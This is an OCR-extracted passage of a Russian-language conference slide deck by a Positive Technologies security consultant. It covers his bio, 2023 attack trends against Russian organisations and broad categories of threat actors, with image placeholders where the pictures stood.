Алексей Лукацкий
Бизнес-консультант по безопасности

pt


Тактики и техники атак

Громкие случаи взломов, применяемые способы проникновения в инфраструктуру и повышения привилегий

Who am I?

- Бизнес-консультант по безопасности в Positive Technologies
- Автор проекта «Бизнес без опасности»
- Автор 5 книг и 30+ курсов по ИБ
- Программист, админ, аудитор, маркетолог, продавец, консультант, преподаватель, писатель, популяризатор
- 30+ лет в кибербезе


Как выглядит ваша инфраструктура в ваших глазах




А в глазах хакеров?

А может вообще вот так?

Что вы видите на картинке?



Что вы видите на картинке?




Особенности атак российских организаций в 2023-м году По данным НКЦКИ

- Высокая координация атакующих – группировки обмениваются данными и целями
- От информационных поводов к реальному ущербу
- Реальные утечки вместо фейков и компиляций
- DDoS-атаки для маскировки выгрузки данных
- Атаки через цепочку поставок, в т.ч. и ИБ/ИТ-компании
- Увеличение времени присутствия в атакованной инфраструктуре

Кто наш враг?

YoroTrooper




Прогосударственные хакеры (PLA, TAO и т.п.)

Оргпреступные группировки (Lazarus, Winnti и т.п.)

Хакеры-одиночки, сочувствующие, хактивисты, инсайдеры


137 группировок в конфликте Газа-Израиль vs 128 в конфликте Россия-Украина



